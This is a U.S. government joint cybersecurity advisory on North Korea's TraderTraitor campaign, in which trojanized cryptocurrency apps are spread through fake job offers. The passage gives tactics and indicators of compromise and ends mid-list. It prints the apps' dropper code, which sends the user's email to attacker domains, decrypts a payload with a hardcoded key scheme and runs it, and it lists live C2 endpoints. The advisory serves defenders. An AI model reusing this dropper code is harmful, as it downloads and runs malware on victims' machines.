TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies

cisa.gov/uscert/ncas/alerts/aa22-108a

Summary

Actions to take today to mitigate cyber threats to cryptocurrency:
- Patch all systems.
- Prioritize patching known exploited vulnerabilities.
- Train users to recognize and report phishing attempts.
- Use multifactor authentication.

The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), and the U.S. Treasury Department (Treasury) are issuing this joint Cybersecurity Advisory (CSA) to highlight the cyber threat associated with cryptocurrency thefts and tactics used by a North Korean state-sponsored advanced persistent threat (APT) group since at least 2020. This group is commonly tracked by the cybersecurity industry as Lazarus Group, APT38, BlueNoroff, and Stardust Chollima. For more information on North Korean state-sponsored malicious cyber activity, visit https://www.us-cert.cisa.gov/northkorea.

The U.S. government has observed North Korean cyber actors targeting a variety of organizations in the blockchain technology and cryptocurrency industry, including cryptocurrency exchanges, decentralized finance (DeFi) protocols, play-to-earn cryptocurrency video games, cryptocurrency trading companies, venture capital funds investing in cryptocurrency, and individual holders of large amounts of cryptocurrency or valuable non-fungible tokens (NFTs). The activity described in this advisory involves social engineering of victims using a variety of communication platforms to encourage individuals to download trojanized cryptocurrency applications on Windows or macOS operating systems. The cyber actors then use the applications to gain access to the victim's computer, propagate malware across the victim's network environment, and steal private keys or exploit other security gaps. These activities enable additional follow-on activities that initiate fraudulent blockchain transactions.

The U.S. government previously published an advisory about North Korean state-sponsored cyber actors using AppleJeus malware to steal cryptocurrency: AppleJeus: Analysis of North Korea's Cryptocurrency Malware. The U.S. government has also previously published advisories about North Korean state-sponsored cyber actors stealing money from banks using custom malware:

This advisory provides information on tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to stakeholders in the blockchain technology and cryptocurrency industry to help them identify and mitigate cyber threats against cryptocurrency.

Click here for a PDF version of this report.

Click here for STIX.

Technical Details


Threat Update

The U.S. government has identified a group of North Korean state-sponsored malicious cyber actors using tactics similar to the previously identified Lazarus Group (see AppleJeus: Analysis of North Korea's Cryptocurrency Malware). The Lazarus Group used AppleJeus trojanized cryptocurrency applications targeting individuals and companies—including cryptocurrency exchanges and financial services companies—through the dissemination of cryptocurrency trading applications that were modified to include malware that facilitates theft of cryptocurrency. As of April 2022, North Korea's Lazarus Group actors have targeted various firms, entities, and exchanges in the blockchain and cryptocurrency industry using spearphishing campaigns and malware to steal cryptocurrency. These actors will likely continue exploiting vulnerabilities of cryptocurrency technology firms, gaming companies, and exchanges to generate and launder funds to support the North Korean regime.

Tactics, Techniques and Procedures

Intrusions begin with a large number of spearphishing messages sent to employees of cryptocurrency companies—often working in system administration or software development/IT operations (DevOps)—on a variety of communication platforms. The messages often mimic a recruitment effort and offer high-paying jobs to entice the recipients to download malware-laced cryptocurrency applications, which the U.S. government refers to as "TraderTraitor."

The term TraderTraitor describes a series of malicious applications written using cross-platform JavaScript code with the Node.js runtime environment using the Electron framework. The malicious applications are derived from a variety of open-source projects and purport to be cryptocurrency trading or price prediction tools. TraderTraitor campaigns feature websites with modern design advertising the alleged features of the applications (see figure 1).




ARTIFICIAL INTELLIGENTCE
FOR BLOCKCHAINS

Figure 1: Screenshot of CryptAIS website

The JavaScript code providing the core functions of the software is bundled with Webpack. Within the code is a function that purports to be an “update,” with a name such as `UpdateCheckSync()` , that downloads and executes a malicious payload (see figure 2).

The update function makes an HTTP POST request to a PHP script hosted on the TraderTraitor project’s domain at either the endpoint `/update/` or `/oath/checkupdate.php` . In recent variants, the server’s response is parsed as a JSON document with a key-value pair, where the key is used as an AES 256 encryption key in Cipher Block Chaining (CBC) or Counter (CTR) mode to decrypt the value. The decrypted data is written as a file to the system’s temporary directory, as provided by the `os.tmpdir()` method of Node.js, and executed using the `child_process.exec()` method of Node.js, which spawns a shell as a child process of the current Electron application. The text “Update Finished” is then logged to the shell for the user to see.

Observed payloads include updated macOS and Windows variants of Manuscrypt, a custom remote access trojan (RAT), that collects system information and has the ability to execute arbitrary commands and download additional payloads (see North Korean Remote Access Tool: COPPERHEDGE). Post-compromise activity is tailored specifically to the victim’s environment and at times has been completed within a week of the initial intrusion.



```
function UpdateCheckSync(varemail)
{
    var bSuccess = false;
    var exeSuffix = "DAFOM-tmp";
    var flagName = "noDAFOM-0000"
    var dirSplit = "/";
    var varos = require('os').platform().toLowerCase();
    if(varos == "win32") { dirSplit = "\\"; }
    var tmpDir = require('os').tmpdir();
    var updatePath = "https://dafom.dev/oauth/checkupdate.php";
    var updateXmlPath = updatePath + 'update_' + require('os').platform() + ".json";
    var updateExeLocalPath = tmpDir + dirSplit + exeSuffix + Math.random().toString(36).substring(8);

    if(dirSplit == "\\"){updateExeLocalPath = updateExeLocalPath + ".exe";}
    var params = 'email=' + varemail + '&os=' + varos;

    request.post({
        "rejectUnauthorized": false,
        "url": updatePath + "?" + params,
        "headers": {
            'User-Agent': 'dafom'
            },
        },
        function(err, res, body){
            if (err || !res || res.statusCode != 200) {return;console.log(err);}
            var jsonData = JSON.parse(body)
            if (jsonData.ver == "2.0.0") {
                var kkk = jsonData.key;
                var key = Buffer.from(kkk.toString('ascii'), 'base64');
                var data = jsonData.data;

                var ew = decrypt(key, data.toString());

                fs.writeFile(updateExeLocalPath, ew, function (err) {
                    if (err) return console.log(err);
                    if(dirSplit != "\\"){ require('fs').chmodSync(updateExeLocalPath, 0777); }
                    setTimeout(function() {

                        require('child_process').exec(updateExeLocalPath);
                        console.log("Update Finished");
                    }, 30000);
                });

            }
        }
    );
}

function decrypt(dkey, text){
    let encryptedText = Buffer.from(text, 'base64');
    let decipher = crypto.createDecipheriv('aes-256-cbc', Buffer.from(dkey), '!@34QWer%^78TYui');
    let decrypted = decipher.update(encryptedText);
    decrypted = Buffer.concat([decrypted, decipher.final()]);

    return decrypted;
}

async function UpdateCheckAsync(email)
{
    await new Promise(resolve => { UpdateCheckSync(email); });
}
```

Figure 2: Screenshot depicting the UpdateCheckSync() and supporting functions bundled within 60b3cfe2ec3100caf4afde734cfd5147f78acf58ab17d4480196831db4aa5f18 associated with DAFOM

Indicators of Compromise

DAFOM

DAFOM purports to be a “cryptocurrency portfolio application.” A Mach-O binary packaged within the Electron application was signed by an Apple digital signature issued for the Apple Developer Team W58CYKFH67. The certificate associated with Apple Developer Team W58CYKFH67 has been revoked. A metadata file packaged in the DAFOM application provided the URL `hxxps://github[.]com/dafomdev` for bug reports. As of April 2022, this page was unavailable.

dafom[.]dev

Information as of February 2022:
IP Address: 45.14.227[.]58
Registrar: NameCheap, Inc.
Created: February 7, 2022
Expires: February 7, 2023

60b3cfe2ec3100caf4afde734cfd5147f78acf58ab17d4480196831db4aa5f18

Tags: dropper macos
Name: DAFOM-1.0.0.dmg
Size: 87.91 MB (92182575 bytes)
MD5: c2ea5011a91cd59d0396eb4fa8da7d21
SHA-1: b2d9ca7b6d1bbbe4864ea11dfca343b7e15597d8
SHA-256: 60b3cfe2ec3100caf4afde734cfd5147f78acf58ab17d4480196831db4aa5f18
ssdeep: 1572864:LGLBnolF9kPEiKOabR2QEs1B1/LuUQrbecE6Xwijkca/pzpfaLtIP:LGVnoT9kPZK9tVEwBxWbecR5Faxzpf0M

TokenAIS

TokenAIS purports to help “build a portfolio of AI-based trading” for cryptocurrencies. Mach-O binaries packaged within the Electron application contained an Apple digital signature issued for the Apple Developer Team RN4BTXA4SA. The certificate associated with Apple Developer Team RN4BTXA4SA has been revoked. The application requires users to “register” an account by entering an email address and a password to use its features. The malicious TraderTraitor code is a Node.js function called `UpdateCheckSync()` located in a file named `update.js`, which is bundled in a file called `renderer.prod.js`, which is in an archive called `app.asar`. This function passes the email address that the user provided and the system platform to the C2 server, decrypts the response using AES 256 in CBC mode with the hardcoded initialization vector (IV) `!@34QWer%^78TYui` and a key provided in the response, then writes the decrypted data to a file and executes it in a new shell.

tokenais[.]com

Information as of January 2022:
IP Address: 199.188.103[.]115
Registrar: NameCheap, Inc.
Created: January 27, 2022
Expires: January 27, 2023

5b40b73934c1583144f41d8463e227529fa7157e26e6012babd062e3fd7e0b03

Tags: dropper macos
Name: TokenAIS.app.zip
Size: 118.00 MB (123728267 bytes)
MD5: 930f6f729e5c4d5fb52189338e549e5e
SHA-1: 8e67006585e49f51db96604487138e688df732d3
SHA-256: 5b40b73934c1583144f41d8463e227529fa7157e26e6012babd062e3fd7e0b03
ssdeep: 3145728:aMFJlKVvw4+zLruAsHrmo5Vvw4+zLruAsHrmob0dC/E:aUlKtw4+/r2HNtw4+/r2HnMCM

CryptAIS

CryptAIS uses the same language as TokenAIS to advertise that it “helps build a portfolio of AI-based trading.” It is distributed as an Apple Disk Image (DMG) file that is digitally signed by an Apple digital signature issued for the Apple Developer Team CMHD64V5R8. The certificate associated with Apple Developer Team CMHD64V5R8 has been revoked. The application requires users to “register” an account by entering an email address and a password to use its features. The malicious TraderTraitor code is a Node.js function called `UpdateCheckSync()` located in a file named `update.js`, which is bundled in a file called `renderer.prod.js`, which is in an archive called `app.asar`. This function passes the email address that the user provided and the system platform to the C2 server, decrypts the response using AES 256 in CTR mode and a key provided in the response, then writes the decrypted data to a file and executes it in a new shell.

cryptais[.]com

Information as of August 2021:
IP Address: 82.102.31.14
Registrar: NameCheap, Inc.
Created: August 2, 2021
Expires: August 2, 2022

f0e8c29e3349d030a97f4a8673387c2e21858cccd1fb9ebbf9009b27743b2e5b

Tags: dropper macos
Name: CryptAIS[.]dmg
Size: 80.36 MB (84259810 bytes)
MD5: 4e5ebbecd22c939f0edf1d16d68e8490
SHA-1: f1606d4d374d7e2ba756bdd4df9b780748f6dc98
SHA-256: f0e8c29e3349d030a97f4a8673387c2e21858cccd1fb9ebbf9009b27743b2e5b
ssdeep:
1572864:jx9QOwiLDCUrJXsKMoGTwiCcKFI8jmrvGqjL2hX6QklBmrZgkZjMz+dPSpR0Xcpk:F9QOTPCUrdsKEw3coIg2Or6XBmrZgkZw

AlticGO
AlticGO was observed packaged as Nullsoft Scriptable Install System (NSIS) Windows executables that extracted an Electron application packaged for Windows. These executables contain a simpler version of TraderTraitor code in a function exported as `UpdateCheckSync()` located in a file named `update.js`, which is bundled in renderer.prod.js, which is in the app.asar archive. The function calls an external function located in a file `node_modules/request/index.js` bundled in renderer.prod.js to make an HTTP request to hxxps://www.alticgo[.]com/update/. One AlticGO sample, `e3d98cc4539068ce335f1240deb1d72a0b57b9ca5803254616ea4999b66703ad`, instead contacts `hxxps://www.esilet[.]com/update/` (see below for more information about Esilet). Some image resources bundled with the application included the CreAI Deck logo (see below for more information about CreAI Deck). The response is written to disk and executed in a new shell using the `child_process.exec()` method in `Node.js`. Unlike newer versions of TraderTraitor, there is no mechanism to decrypt a payload.

alticgo[.]com

Information as of August 2020:
IP Address: 108.170.55[.]202
Registrar: NetEarth One Inc.
Created: August 8, 2020
Expires: August 8, 2021

765a79d22330098884e0f7ce692d61c40dfcf288826342f33d976d8314cfd819

Tags: dropper peexe nsis
Name: AlticGO.exe
Size: 43.54 MB (45656474 bytes)
MD5: 1c7d0ae1c4d2c0b70f75eab856327956
SHA-1: f3263451f8988a9b02268f0fb6893f7c41b906d9
SHA-256: 765a79d22330098884e0f7ce692d61c40dfcf288826342f33d976d8314cfd819
ssdeep:
786432:optZmVDkD1mZ1FggTqqLGAU6JXnjmDQ4YBXpleV0RnJYJKoSuDySLGh7yVPUXi7:opzKDginspAU6JXnJ46X+eC6cySihWVX
Compilation timestamp: 2018-12-15 22:26:14 UTC

e3d98cc4539068ce335f1240deb1d72a0b57b9ca5803254616ea4999b66703ad


Tags: dropper peexe nsis
Name: AlticGO_R.exe
Size: 44.58 MB (46745505 bytes)
MD5: 855b2f4c910602f895ee3c94118e979a
SHA-1: ff17bd5abe9f4939918f27afbe0072c18df6db37
SHA-256: e3d98cc4539068ce335f1240deb1d72a0b57b9ca5803254616ea4999b66703ad

ssdeep:
786432:LptZmVDkD1mQIiXUBkRbWGtqqLGAU6JXnjmDQ4YBXpleV0RnJYJKoSuDySLGh7yH:LpzKDgzRpWGwpAU6JXnJ46X+eC6cySiI
Compilation timestamp: 2020-02-12 16:15:17 UTC

8acd7c2708eb1119ba64699fd702ebd96c0d59a66cba5059f4e089f4b0914925

Tags: dropper peexe nsis
Name: AlticGO.exe
Size: 44.58 MB (46745644 bytes)
MD5: 9a6307362e3331459d350a201ad66cd9
SHA-1: 3f2c1e60b5fac4cf1013e3e1fc688be490d71a84
SHA-256: 8acd7c2708eb1119ba64699fd702ebd96c0d59a66cba5059f4e089f4b0914925
ssdeep:
786432:AptZmVDkD1mjPNDeuxOTKQqqLGAU6JXnjmDQ4YBXpleV0RnJYJKoSuDySLGh7yV7:ApzKDgqPxeuLpAU6JXnJ46X+eC6cySiG
Compilation timestamp: 2020-02-12 16:15:17 UTC

Esilet
Esilet claims to offer live cryptocurrency prices and price predictions. It contains a simpler version of TraderTraitor code in a function exported as `UpdateCheckSync()` located in a file named `update.js`, which is bundled in `renderer.prod.js`, which is in the `app.asar` archive. The function calls an external function located in a file `node_modules/request/index.js` bundled in renderer.prod.js to make an HTTP request to `hxxps://www.esilet[.]com/update/`. The response is written to disk and executed in a new shell using the `child_process.exec()` method in `Node.js`. Unlike newer versions of TraderTraitor, there is no mechanism to decrypt a payload. Esilet has been observed delivering payloads of at least two different macOS variants of Manuscrypt, `9d9dda39af17a37d92b429b68f4a8fc0a76e93ff1bd03f06258c51b73eb40efa` and `dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156`.



```
async function i() {
    var e = "/";
    "win32" == r("os").platform().toLowerCase() && (e = "\\");
    var t = r("os").tmpdir(),
        i = "https://www.esilet.com/update/" + r("os").platform() + ".json",
        n = t + e + "Esilet-tmp" + Math.random().toString(36).substring(8);
    "\\" == e && (n += ".exe");
    var o = t + e + "noEsilet-0000";
    try {
        if (r("fs").existsSync(o)) return;
        request = r("./app/node_modules/request/index.js"), request({
            rejectUnauthorized: !1,
            url: i
        }, (function (t, i, o) {
            if (t || !i || 200 != i.statusCode) return;
            var a = "https://www.esilet.com/update/" + JSON.parse(o).path;
            let s = r("fs").createWriteStream(n);
            request({
                rejectUnauthorized: !1,
                url: a,
                gzip: !0
            }).pipe(s).on("finish", () => {
                "\\" != e && r("fs").chmodSync(n, 511), r("child_process").exec(n), setTimeout((function () {
                    console.log(n), r("child_process").exec(n), console.log(n)
                }), 12e3)
            }).on("error", e => {})
        }))
    } catch (e) {}
}
```

Figure 3: Screenshot of the UpdateCheckSync() function in Esilet

esilet[.]com

Information as of June 2020:
IP Address: 104.168.98[.]156
Registrar: NameSilo, LLC

Created: June 12, 2020
Expires: June 12, 2021

greenvideo[.]nl

Likely legitimate but compromised. Information as of April 2022:
IP Address: 62.84.240[.]140
Registrar: Flexwebhosting
Created: February 26, 2018
Expires: Unknown

dafnefonseca[.]com

Likely legitimate but compromised. Information as of June 2020:
IP Address: 151.101.64[.]119
Registrar: PublicDomainRegistry Created: August 27, 2019
Expires: August 27, 2022

haciendadeclarevot[.]com

Likely legitimate but compromised. Information as of June 2020:
IP Address: 185.66.41[.]17
Registrar: cdmon, 10DENCEHISPAHARD, S.L.
Created: March 2, 2005
Expires: March 2, 2023

sche-eg[.]org

Likely legitimate but compromised. Information as of June 2020:
IP Address: 160.153.235[.]20
Registrar: GoDaddy.com, LLC
Created: June 1, 2019
Expires: June 1, 2022

www.vinoymas[.]ch

Likely legitimate but compromised. Information as of June 2020:
IP Address: 46.16.62[.]238
Registrar: cdmon, 10DENCEHISPAHARD, S.L.
Created: January 24, 2010
Expires: Unknown

infodigitalnew[.]com

Likely legitimate but compromised. Information as of June 2020:
IP Address: 107.154.160[.]132
Registrar: PublicDomainRegistry
Created: June 20, 2020
Expires: June 20, 2022

9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598

Tags: dropper macos
Name: Esilet.dmg
Size: 77.90 MB (81688694 bytes) MD5: 53d9af8829a9c7f6f177178885901c01
SHA-1: ae9f4e39c576555faadee136c6c3b2d358ad90b9 SHA-256:
9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598
ssdeep: 1572864:lffyoUnp5xmHVUTd+GgNPjFvp4YEbRU7h8cvjmUAm4Du73X0unpXkU:lfqHBmHo+BPj9CYEshLqcuAX0I0

9d9dda39af17a37d92b429b68f4a8fc0a76e93ff1bd03f06258c51b73eb40efa

Tags: trojan macho
Name: Esilet-tmpzpsb3
Size: 510.37 KB (522620 bytes)
MD5: 1ca31319721740ecb79f4b9ee74cd9b0

SHA-1: 41f855b54bf3db621b340b7c59722fb493ba39a5 SHA-256: 9d9dda39af17a37d92b429b68f4a8fc0a76e93ff1bd03f06258c51b73eb40efa
ssdeep: 6144:wAulcT94T94T97zDj1I/BkjhkbjZ8bZ87ZMSj71obV/7NobNo7NZTb7hMT5ETZ8I:wDskT1UBg2lirFbpR9mJGpmN C2 Endpoints:

- hxxps://greenvideo[.]nl/wp-content/themes/top.php
- hxxps://dafnefonseca[.]com/wp-content/themes/top.php
- hxxps://haciendadeclarevot[.]com/wp-content/top.php

dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156

Tags: trojan macho
Name: Esilet-tmpg7lpp Size: 38.24 KB (39156 bytes)
MD5: 9578c2be6437dcc8517e78a5de1fa975
SHA-1: d2a77c31c3e169bec655068e96cf4e7fc52e77b8
SHA-256: dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156
ssdeep: 384:sdaWs0fDTmKnY4FPk6hTyQUitnI/kmCgr7lUryESll4yg9RpEwrUifJ8ttJOdy:sdayCkY4Fei9mhy/L9RBrny6y

C2 Endpoints:

- `hxxps://sche-eg[.]org/plugins/top.php`
- `hxxps://www.vinoymas[.]ch/wp-content/plugins/top.php`
- `hxxps://infodigitalnew[.]com/wp-content/plugins/top.php`

CreAI Deck
